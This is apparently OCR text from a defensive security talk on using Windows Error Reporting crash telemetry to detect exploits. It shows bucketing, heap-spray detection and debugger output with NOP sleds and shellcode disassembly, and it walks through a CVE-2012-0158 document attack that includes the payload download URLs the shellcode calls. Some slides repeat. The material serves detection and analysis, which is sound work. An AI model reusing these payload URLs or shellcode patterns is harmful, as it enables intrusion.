


Now – answers in milliseconds
- High transaction volume
- Low dimension data
- Verdict oriented

Near – milliseconds to seconds
- Moderate transaction volume
- Medium dimension data
- Signal oriented

Deep – minutes to hours
- Large data volumes
- High dimension data
- Model oriented

Telemetry Centric Controls



Bucketing Functions

- Extract key dimensions
- Dependent on richness of the data

Labeling

- Analyze and decide verdict or labels
- E.g. mapping, analysis, classifier, …

Promotion Signals


- Signal of insight of “new issue”
- Selector for higher analysis
- Key to scalable system

Supervised Automatic Learning

- Seek signals for self-correction
- Resiliency and Robustness
- HITL → Human Over The Loop

A Look at Windows Error Reporting

Windows Error Reporting: Bucketing Level One



Windows Error Reporting

canon.c


```
416  ConvertPathMacros(
417      IN OUT  LPTSTR  Path
418      )
419  {
420      ...
421      //
422      // remove all \., .\, \.. and ..\ from path
423      //
424
425      while ((ch = *ptr) != TCHAR_EOS) {
426      ...
427                  ptr = lastSlash = previousLastSlash;
428                  previousLastSlash = BackUpPath(Path, ptr - 1);
429
430
```

Now

- Scale: Billions of hits per month
- Label: Solution exists to problem
- No PII collected

GET http://watson.microsoft.com with the following URI:

/svchost_exe/5_1_2600_3264/470c3339/NETAPI32_dll/5_1_2600_3264/470c3339/c0000005/00018ae1.htm



App Name

App Version

App Timestamp

Module Name


Module Version

Module Timestamp

Exception

Offset in Module of Fault

Windows Error Reporting: Labels



/BEX/dns_exe/5_2_3790_172/470c3339/dns_exe/5_2_3790_172/00012082/c0000409.htm

Some unknown stack buffer overrun triggering /GS code

/csrs_exe/0_0_0_0/ntdll_dll/5_1_2600_2180/0001888f.htm

Malware: CSRS.EXE with no file-version masquerading as Windows binary

/svchost_exe/5_1_2600_3264/NETAPI32_dll/5_1_2600_3264/00018ae1.htm

MS08-067 Exploit


/BEX/Acrobat_exe/7_0_8_218/446abede/unknown/0_0_0_0/0c0c0c0c/c0000005/8.htm

Some Acrobat reader exploit against unpatched version

/BEX/AcroRd32_exe/<full patch>/446abede/unknown/0_0_0_0/0c0c0c0c/c0000005/8.htm

0-day

Windows Error Reporting: Bucketing Level 2



- Loaded Modules
- Crashing address
- Call stack
- PEB/TEB
- Stack and Heap Memory
- Command Line
- Threads


Windows Error Reporting: Labeling Level 2

```
jscript!JsEval+0x110
jscript!NatFncObj::Call+0x41
jscript!NameTbl::InvokeInternal+0xe0
jscript!VAR::InvokeByDispID+0xd4
jscript!CScriptRuntime::Run+0x16c9
jscript!ScrFncObj::Call+0x8d
jscript!CSession::Execute+0xa1
jscript!COleScript::ExecutePendingScripts+0x147
jscript!COleScript::ParseScriptText+0x2b
jscript!COleScript::ParseScriptTextCore+0x243
mshtml!CScriptCollection::ParseScriptText+0x240
mshtml!CScriptElement::Execute+0xc0
mshtml!CHtmParse::Execute+0x43
mshtml!CHtmPost::Broadcast+0x11
mshtml!CHtmPost::Exec+0x40d
mshtml!CHtmPost::Run+0x13
mshtml!PostManExecute+0xdc
mshtml!PostManResume+0x9e
mshtml!CHtmPost::OnDwnChanCallback+0x10
mshtml!GlobalWndProc+0x181
user32!DispatchMessageW+0xf
ieframe!CTabWindow::_TabWindowThreadProc+0x189
kernel32!BaseThreadInitThunk+0xe
ntdll!_RtlUserThreadStart+0x23
```

JavaScript was executing eval()

IE was running JavaScript

Data Execute Protection




```
0:010> .exr -1
ExceptionAddress: 0a0a0a0a
   ExceptionCode: c0000005
     (SOFTWARE_NX_FAULT
      Access violation)
  ExceptionFlags: 00000001
NumberParameters: 1
   Parameter[0]: 00000008

0:010> u 0a0a0a0a
0a0a0a0a 90              nop
0a0a0a0b 90              nop
0a0a0a0c 90              nop
0a0a0a0d 90              nop
```

Data Execute Protection violation


Crash site not in loaded module

...filled with a NOP sled


Bucketed as: SOFTWARE_NX_FAULT_FILL_PATTERN_90909090_NXCODE_c0000005_<faulting symbol>

Detecting Heapspray through Entropy


Random normal crash



Heapsprayed crash



Windows Error Reporting: Bucketing Level One



Windows Error Reporting

canon.c


```
416  ConvertPathMacros(
417      IN OUT  LPTSTR  Path
418      )
419  {
420      ...
421      //
422      // remove all \., .\, \.. and ..\ from path
423      //
424
425      while ((ch = *ptr) != TCHAR_EOS) {
426      ...
427                  ptr = lastSlash = previousLastSlash;
428                  previousLastSlash = BackUpPath(Path, ptr - 1);
429
430
```

Now

- Scale: Billions of hits per month
- Label: Solution exists to problem
- No PII collected

GET http://watson.microsoft.com with the following URI:

/svchost_exe/5_1_2600_3264/470c3339/NETAPI32_dll/5_1_2600_3264/470c3339/c0000005/00018ae1.htm



App Name

App Version

App Timestamp

Module Name

Module Version

Module Timestamp

Exception

Offset in Module of Fault

CVE-2012-0158 (MS12-027)

Windows Error Reporting

- 10379356 - 20 [12.0.6545.5000 WINWORD.EXE MSCOMCTL+6f44c SWI_NONE]]
  - SWI_CALL_THROUGH_HEAP
  - SWI_CRASH_ON_OPENING_FILE_IN_TEMP_FOLDER
  - SWI_FAULTING_MODULE_UP_TO_DATE
  - SWI_JoinedToDnsDomain
  - SWI_JoinedToDomain
  - SWI_MISSING_REQUIRED_SYMBOL
  - SWI_MISSING_SYMBOL
  - SWI_OFFICE_DOC_IN_CAB
  - SWI_SCRIPT_HOST_APPLICATION
  - SWI_SHELLCODE_API_HASH_RESOLUTION_X
  - SWI_Shellcode_API_Resolution
  - SWI_SHELLCODE_API_VirtualAlloc_X
  - SWI_SHELLCODE_FINDING
  - SWI_SHELLCODE_FINDING_ON_STACK
  - SWI_Shellcode_Generic_ROR_13_API_Hashes
  - SWI_Shellcode_Generic_ROR_13_API_Hashes_Variation_CloseHandle
  - SWI_Shellcode_Generic_ROR_13_API_Hashes_Variation_GetCurrentProcess
  - SWI_Shellcode_Generic_ROR_13_API_Hashes_Variation_InternetOpenA
  - SWI_Shellcode_Generic_ROR_13_API_Hashes_Variation_InternetOpenUrlA
  - SWI_Shellcode_Generic_ROR_13_API_Hashes_Variation_InternetReadFile
  - SWI_Shellcode_Generic_ROR_13_API_Hashes_Variation_LoadLibraryA
  - SWI_Shellcode_Generic_ROR_13_API_Hashes_Variation_RegCreateKeyExA
  - SWI_Shellcode_Generic_ROR_13_API_Hashes_Variation_SHDeleteKeyA
  - SWI_Shellcode_Generic_ROR_13_API_Hashes_Variation_TerminateProcess
  - SWI_Shellcode_Generic_ROR_13_API_Hashes_Variation_VirtualAlloc
  - SWI_SHELLCODE_LOCATE_KERNEL32_X
  - SWI_Shellcode_LSD_ROR_API_Hash
  - SWI_Shellcode_LSD_ROR_API_Hash_Variation_LoadLibraryA
  - SWI_Shellcode_LSD_ROR_API_Hash_Variation_WriteFile
  - SWI_Shellcode_LSD_ROR_Hash_Loop_2
  - SWI_SHELLFILTER_FINDING
  - SWI_SHELLSHARK_FINDING


```
0:000> .ecxr
eax=00000000 ebx=029a0810 ecx=7c91005d edx=00160608 esi=001de4ec edi=00000000
eip=275ef44c esp=00124a5c ebp=00000008 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010246
*** WARNING: Unable to verify timestamp for MSCOMCTL.OCX
*** ERROR: Module load completed but symbols could not be loaded for MSCOMCTL.OCX
MSCOMCTL+0x6f44c:
275ef44c 8b4508          mov     eax,dword ptr [ebp+8] ss:0023:00000010=????????
0:000> u esp L 20
00124a5c 90              nop
00124a5d 90              nop
00124a5e 90              nop
00124a5f 90              nop
00124a60 90              nop
00124a61 90              nop
00124a62 90              nop
00124a63 90              nop
00124a64 90              nop
00124a65 90              nop
00124a66 90              nop
00124a67 90              nop
00124a68 c8740500        enter   574h,0
00124a6c 8bf4            mov     esi,esp
00124a6e 8bec            mov     ebp,esp
00124a70 e89a030000      call    00124e0f
00124a75 8bf8            mov     edi,eax
00124a77 57              push    edi
00124a78 6854caaf91      push    91AFCA54h
00124a7d e8cf030000      call    00124e51
00124a82 894614          mov     dword ptr [esi+14h],eax
00124a85 6a40            push    40h
00124a87 6800100000      push    1000h
00124a8c 68b80b0000      push    0BB8h
```

Malicious files

Stage one


```
File name                                    File size     Date       Time    Attrs
-------------------------------------------- ----------  ---------- -------- -----
..\Temporary_Internet_Files\Content.Outlook\ADIFN8SX
\Technical_team_to_produce_requirements_document.docx

..\Temporary_Internet_Files\Content.MSO\2BE67846.php

   \WINWORD.EXE.sig                              52 2011/10/28 15:49:58  ----
   \WWLIB.DLL.sig                                52 2011/10/28 15:49:58  ----
   \MSO.DLL.sig                                3352 2011/10/28 15:49:58  ----
   winword.exe.mdmp                         2477547 2011/10/28 15:49:58  ----
   23623687.cvr                                1540 2011/10/28 15:50:00  ----
   23623687.od                                  134 2011/10/28 15:50:00  ----
   version.txt                                   36 2011/10/28 15:50:00  ----
   mdmpmem.hdmp                           15301719 2011/10/28 15:50:00  ----
```

Stage two




Mozilla/4.0+(compatible;+MSIE+7.0;+Windows+NT+6.1;+Win64;+x64;+Trident/5.0;+.NET+CLR+2.0.50727;+SLCC2;+.NET+CLR+3.5.30729;+.NET+CLR+3.0.30729;+.NET+CLR+3.0.30618;+.NET+CLR+3.5.21022;+SLCC1;+.NET4.0C;+.NET4.0E;+InfoPath.3;+BOIE9;ENUS;+ms-office;+MSOffice+14)

Attack Sequence




User opens “Technical team to produce requirements document.docx”

Secondary file automatically downloaded from:
hxxp://www.bridginglinks.com/cheman/widgets/1005/dec.php?fn=1005.doc&m=1&i=1005-a15cc83b597c22e5f6133d102c0d8a17



Delivers benign .docx file



Delivers malicious file exploiting MSCOMCTL

Shellcode attempts to download:
http://www.bridginglinks.com/cheman/widgets/1005/dec.php?fn=1005.bin&m=0&i=1005-a15cc83b597c22e5f6133d102c0d8a17

Vulnerability	Application	Description
MS02-039	SQL Server	BO in SQL Server 2000 Resolution Service
MS03-011	IE	Flaw in Microsoft JVM
MS03-026	svchost	RPC DCOM/ Blaster
MS03-051	IIS	Frontpage SE BO
MS04-011	Lsass	LSASS Vulnerability; Sasser
MS04-013	IE	CHM ms-its vulnerability
MS04-045	WINS	Vulnerability in WINS HandleUpdVersNoReq
MS05-001	IE	Vulnerability in HTML Help
MS05-014	IE	createControlRange
MS06-006	Firefox/IE	WMP EMBED tag
MS06-013	IE	createTextRange
MS06-014	IE	Microsoft Data Access Components (MDAC)
MS06-024	IE	WMP PNG Chunk Decoding Stack BO
MS06-027	Word	SmartTags
MS06-028	PowerPoint	Malformed record
MS06-040	Svchost	Netapi32!NetpwNameCompare
MS06-046	IE	Internet HHCtrl
MS06-055	IE	Vulnerability in VML
MS06-057	IE	Windows Shell "WebView" ActiveX BO
MS06-067	IE	MS DirectAnimation Control
MS06-071	IE	MSXML
MS07-004	IE	Vulnerability in VML Could Allow RCE
MS07-017	IE	Animated Cursor
MS07-027	IE	mdsauth.dll
MS07-029	DNS	Vulnerabilities in DNS Resolution
